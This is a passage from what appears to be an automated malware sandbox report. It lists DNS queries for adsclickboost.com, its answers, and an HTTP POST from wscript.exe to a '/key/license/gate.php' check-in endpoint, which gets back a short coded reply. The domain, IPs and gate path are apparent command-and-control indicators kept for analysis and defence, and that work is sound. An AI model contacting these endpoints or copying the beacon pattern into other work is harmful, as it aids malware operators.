Mar 9, 2021 09:21:39.390552998 CET	53	57515	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:41.021374941 CET	58199	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:41.070255041 CET	53	58199	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:42.835565090 CET	65221	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:42.910744905 CET	53	65221	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:45.776158094 CET	61573	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:45.832709074 CET	53	61573	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:45.905293941 CET	56562	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:45.959961891 CET	53	56562	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:46.116060972 CET	53591	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:46.161994934 CET	53	53591	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:21:48.488218069 CET	59688	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:48.533941984 CET	53	59688	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:49.398040056 CET	56032	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:49.446726084 CET	53	56032	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:53.715073109 CET	61150	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:53.760977983 CET	53	61150	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:53.993217945 CET	63458	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:54.050559044 CET	53	63458	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:54.881251097 CET	50422	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:54.930011034 CET	53	50422	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:57.252228975 CET	53247	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:57.260003090 CET	58544	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:57.298078060 CET	53	53247	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:57.305679083 CET	53	58544	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:01.661578894 CET	53814	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:01.707762957 CET	53	53814	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:03.074649096 CET	51305	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:03.133946896 CET	53	51305	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:04.557732105 CET	53670	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:04.606555939 CET	53	53670	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:05.360167027 CET	55160	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:05.419420958 CET	53	55160	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:09.846214056 CET	61414	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:09.902715921 CET	53	61414	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:11.664372921 CET	63847	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:11.721760988 CET	53	63847	8.8.8.8	192.168.2.5
Mar 9, 2021 09:22:58.385030031 CET	61523	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:22:58.496015072 CET	53	61523	8.8.8.8	192.168.2.5
Mar 9, 2021 09:23:02.057784081 CET	50551	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:23:02.125286102 CET	53	50551	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 9, 2021 09:20:14.839911938 CET	192.168.2.5	8.8.8.8	0x8f4a	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:18.657510996 CET	192.168.2.5	8.8.8.8	0x543a	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:26.550331116 CET	192.168.2.5	8.8.8.8	0x1b78	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.256839991 CET	192.168.2.5	8.8.8.8	0xaab7	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.625494957 CET	192.168.2.5	8.8.8.8	0xcd01	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:37.434144020 CET	192.168.2.5	8.8.8.8	0xd39	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:39.006627083 CET	192.168.2.5	8.8.8.8	0xd2ff	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:40.607624054 CET	192.168.2.5	8.8.8.8	0x9110	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:45.626708031 CET	192.168.2.5	8.8.8.8	0xdb6	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:47.902055025 CET	192.168.2.5	8.8.8.8	0x49b8	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:49.336298943 CET	192.168.2.5	8.8.8.8	0x79f8	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:53.673589945 CET	192.168.2.5	8.8.8.8	0xa42a	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:54.471636057 CET	192.168.2.5	8.8.8.8	0xd48	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:55.469770908 CET	192.168.2.5	8.8.8.8	0x221f	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:00.637432098 CET	192.168.2.5	8.8.8.8	0x32e3	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:02.671098948 CET	192.168.2.5	8.8.8.8	0xd0fc	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:04.006505013 CET	192.168.2.5	8.8.8.8	0xe317	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 9, 2021 09:21:04.686767101 CET	192.168.2.5	8.8.8.8	0x57a1	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:08.764111042 CET	192.168.2.5	8.8.8.8	0x3cf	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:10.139359951 CET	192.168.2.5	8.8.8.8	0xa9cf	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:12.700711966 CET	192.168.2.5	8.8.8.8	0xee15	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:13.995326996 CET	192.168.2.5	8.8.8.8	0xe46f	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:17.433542967 CET	192.168.2.5	8.8.8.8	0x87a6	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:19.087519884 CET	192.168.2.5	8.8.8.8	0x973d	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:21.979372978 CET	192.168.2.5	8.8.8.8	0x1b57	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:24.651948929 CET	192.168.2.5	8.8.8.8	0x95eb	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:27.676211119 CET	192.168.2.5	8.8.8.8	0x9448	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:28.952229023 CET	192.168.2.5	8.8.8.8	0x575	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:31.663428068 CET	192.168.2.5	8.8.8.8	0xd703	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:36.215027094 CET	192.168.2.5	8.8.8.8	0x9c80	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.426369905 CET	192.168.2.5	8.8.8.8	0xeedf	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.901061058 CET	192.168.2.5	8.8.8.8	0x8e53	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:41.021374941 CET	192.168.2.5	8.8.8.8	0xa6e8	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.776158094 CET	192.168.2.5	8.8.8.8	0x6463	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.905293941 CET	192.168.2.5	8.8.8.8	0x368a	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:46.116060972 CET	192.168.2.5	8.8.8.8	0x3935	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:49.398040056 CET	192.168.2.5	8.8.8.8	0xc72f	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:53.715073109 CET	192.168.2.5	8.8.8.8	0x6cb7	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:53.993217945 CET	192.168.2.5	8.8.8.8	0x6d1e	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:54.881251097 CET	192.168.2.5	8.8.8.8	0xab1e	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:57.252228975 CET	192.168.2.5	8.8.8.8	0xd60f	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:01.661578894 CET	192.168.2.5	8.8.8.8	0x53ad	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:03.074649096 CET	192.168.2.5	8.8.8.8	0x80e9	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:04.557732105 CET	192.168.2.5	8.8.8.8	0xe9df	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:05.360167027 CET	192.168.2.5	8.8.8.8	0xb3bc	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:09.846214056 CET	192.168.2.5	8.8.8.8	0x941c	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:11.664372921 CET	192.168.2.5	8.8.8.8	0xa261	Standard query (0)	adsclickbo ost.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 09:20:14.903729916 CET	8.8.8.8	192.168.2.5	0x8f4a	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:14.903729916 CET	8.8.8.8	192.168.2.5	0x8f4a	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:18.716584921 CET	8.8.8.8	192.168.2.5	0x543a	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 09:20:18.716584921 CET	8.8.8.8	192.168.2.5	0x543a	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:26.607656956 CET	8.8.8.8	192.168.2.5	0x1b78	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:26.607656956 CET	8.8.8.8	192.168.2.5	0x1b78	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.311490059 CET	8.8.8.8	192.168.2.5	0xaab7	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.311490059 CET	8.8.8.8	192.168.2.5	0xaab7	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.672703981 CET	8.8.8.8	192.168.2.5	0xcd01	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:32.672703981 CET	8.8.8.8	192.168.2.5	0xcd01	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:37.480103970 CET	8.8.8.8	192.168.2.5	0xd39	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:37.480103970 CET	8.8.8.8	192.168.2.5	0xd39	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:39.064270973 CET	8.8.8.8	192.168.2.5	0xd2ff	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:39.064270973 CET	8.8.8.8	192.168.2.5	0xd2ff	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:40.662359953 CET	8.8.8.8	192.168.2.5	0x9110	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:40.662359953 CET	8.8.8.8	192.168.2.5	0x9110	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:45.683645010 CET	8.8.8.8	192.168.2.5	0xdb6	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:45.683645010 CET	8.8.8.8	192.168.2.5	0xdb6	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:47.958316088 CET	8.8.8.8	192.168.2.5	0x49b8	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:47.958316088 CET	8.8.8.8	192.168.2.5	0x49b8	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:49.390866041 CET	8.8.8.8	192.168.2.5	0x79f8	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:49.390866041 CET	8.8.8.8	192.168.2.5	0x79f8	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:53.719696999 CET	8.8.8.8	192.168.2.5	0xa42a	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:53.719696999 CET	8.8.8.8	192.168.2.5	0xa42a	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:54.528038979 CET	8.8.8.8	192.168.2.5	0xd48	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:54.528038979 CET	8.8.8.8	192.168.2.5	0xd48	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:55.527308941 CET	8.8.8.8	192.168.2.5	0x221f	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:20:55.527308941 CET	8.8.8.8	192.168.2.5	0x221f	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:00.688527107 CET	8.8.8.8	192.168.2.5	0x32e3	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 09:21:00.688527107 CET	8.8.8.8	192.168.2.5	0x32e3	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:02.725676060 CET	8.8.8.8	192.168.2.5	0xd0fc	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:02.725676060 CET	8.8.8.8	192.168.2.5	0xd0fc	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:04.061182022 CET	8.8.8.8	192.168.2.5	0xe317	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:04.061182022 CET	8.8.8.8	192.168.2.5	0xe317	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:04.746500015 CET	8.8.8.8	192.168.2.5	0x57a1	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:04.746500015 CET	8.8.8.8	192.168.2.5	0x57a1	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:08.821330070 CET	8.8.8.8	192.168.2.5	0x3cf	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:08.821330070 CET	8.8.8.8	192.168.2.5	0x3cf	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:10.196490049 CET	8.8.8.8	192.168.2.5	0xa9cf	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:10.196490049 CET	8.8.8.8	192.168.2.5	0xa9cf	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:12.762744904 CET	8.8.8.8	192.168.2.5	0xee15	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:12.762744904 CET	8.8.8.8	192.168.2.5	0xee15	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:14.052035093 CET	8.8.8.8	192.168.2.5	0xe46f	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:14.052035093 CET	8.8.8.8	192.168.2.5	0xe46f	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:17.483513117 CET	8.8.8.8	192.168.2.5	0x87a6	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:17.483513117 CET	8.8.8.8	192.168.2.5	0x87a6	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:19.135160923 CET	8.8.8.8	192.168.2.5	0x973d	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:19.135160923 CET	8.8.8.8	192.168.2.5	0x973d	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:22.036109924 CET	8.8.8.8	192.168.2.5	0x1b57	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:22.036109924 CET	8.8.8.8	192.168.2.5	0x1b57	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:24.709096909 CET	8.8.8.8	192.168.2.5	0x95eb	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:24.709096909 CET	8.8.8.8	192.168.2.5	0x95eb	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:27.730484962 CET	8.8.8.8	192.168.2.5	0x9448	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:27.730484962 CET	8.8.8.8	192.168.2.5	0x9448	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:29.003262997 CET	8.8.8.8	192.168.2.5	0x575	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 09:21:29.003262997 CET	8.8.8.8	192.168.2.5	0x575	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:31.717844009 CET	8.8.8.8	192.168.2.5	0xd703	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:31.717844009 CET	8.8.8.8	192.168.2.5	0xd703	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:36.271835089 CET	8.8.8.8	192.168.2.5	0x9c80	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:36.271835089 CET	8.8.8.8	192.168.2.5	0x9c80	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.472558022 CET	8.8.8.8	192.168.2.5	0xeedf	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.472558022 CET	8.8.8.8	192.168.2.5	0xeedf	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.947179079 CET	8.8.8.8	192.168.2.5	0x8e53	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:37.947179079 CET	8.8.8.8	192.168.2.5	0x8e53	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:41.070255041 CET	8.8.8.8	192.168.2.5	0xa6e8	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:41.070255041 CET	8.8.8.8	192.168.2.5	0xa6e8	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.832709074 CET	8.8.8.8	192.168.2.5	0x6463	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.832709074 CET	8.8.8.8	192.168.2.5	0x6463	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.959961891 CET	8.8.8.8	192.168.2.5	0x368a	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:45.959961891 CET	8.8.8.8	192.168.2.5	0x368a	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:46.161994934 CET	8.8.8.8	192.168.2.5	0x3935	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:46.161994934 CET	8.8.8.8	192.168.2.5	0x3935	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:49.446726084 CET	8.8.8.8	192.168.2.5	0xc72f	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:49.446726084 CET	8.8.8.8	192.168.2.5	0xc72f	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:53.760977983 CET	8.8.8.8	192.168.2.5	0x6cb7	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:53.760977983 CET	8.8.8.8	192.168.2.5	0x6cb7	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:54.050559044 CET	8.8.8.8	192.168.2.5	0x6d1e	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:54.050559044 CET	8.8.8.8	192.168.2.5	0x6d1e	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:54.930011034 CET	8.8.8.8	192.168.2.5	0xab1e	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:54.930011034 CET	8.8.8.8	192.168.2.5	0xab1e	No error (0)	adsclickbo ost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:21:57.298078060 CET	8.8.8.8	192.168.2.5	0xd60f	No error (0)	adsclickbo ost.com		104.21.48.50	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 9, 2021 09:21:57.298078060 CET	8.8.8.8	192.168.2.5	0xd60f	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:01.707762957 CET	8.8.8.8	192.168.2.5	0x53ad	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:01.707762957 CET	8.8.8.8	192.168.2.5	0x53ad	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:03.133946896 CET	8.8.8.8	192.168.2.5	0x80e9	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:03.133946896 CET	8.8.8.8	192.168.2.5	0x80e9	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:04.606555939 CET	8.8.8.8	192.168.2.5	0xe9df	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:04.606555939 CET	8.8.8.8	192.168.2.5	0xe9df	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:05.419420958 CET	8.8.8.8	192.168.2.5	0xb3bc	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:05.419420958 CET	8.8.8.8	192.168.2.5	0xb3bc	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:09.902715921 CET	8.8.8.8	192.168.2.5	0x941c	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:09.902715921 CET	8.8.8.8	192.168.2.5	0x941c	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:11.721760988 CET	8.8.8.8	192.168.2.5	0xa261	No error (0)	adsclickboost.com		104.21.48.50	A (IP address)	IN (0x0001)
Mar 9, 2021 09:22:11.721760988 CET	8.8.8.8	192.168.2.5	0xa261	No error (0)	adsclickboost.com		172.67.178.142	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- adsclickboost.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:14.951766968 CET	1060	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 20 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:15.295753002 CET	1061	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d60d4ecb06216c884aaf035345f2c5bbb1615278014; expires=Thu, 08-Apr-21 08:20:14 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ab9a0500001f1d89a56000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=hevf8twq4WW0KBlq8Fhw8Y6yH2dQ3QYegFPWXbTGELu7w5UT1iWGcBn6Hsf2XvoXMaq3QxuzZiKGs7ydriLZHArOSQGrvrS%2FvPCpZHLUbzue7g%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e209ac611f1d-FRA Data Raw: 62 0d 0a 30 30 7c 43 37 53 33 4b 36 4e 30 0d 0a Data Ascii: b00|C7S3K6N0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49717	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
